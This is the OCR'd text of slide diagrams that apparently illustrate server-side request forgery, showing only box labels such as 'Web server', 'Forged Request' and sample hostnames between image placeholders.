
Server-Side Request **Forgery**



Server 1
Web server
server1.com
Server 2



Server 1
Web server
Forged
Request
server1.com
Server 2



Server 3
Server 1
Web server
Forged Request
server3.com
Server 2



Server 1
Web server
server1.com
server2.com
Server 2



Server 1
Web server
server1.com
server2.com
Server 2



Server 1
Web server
server1.com
server2.com
Server 2



Server 1
Web server
Forged
Request
server1.com/private
Server 2

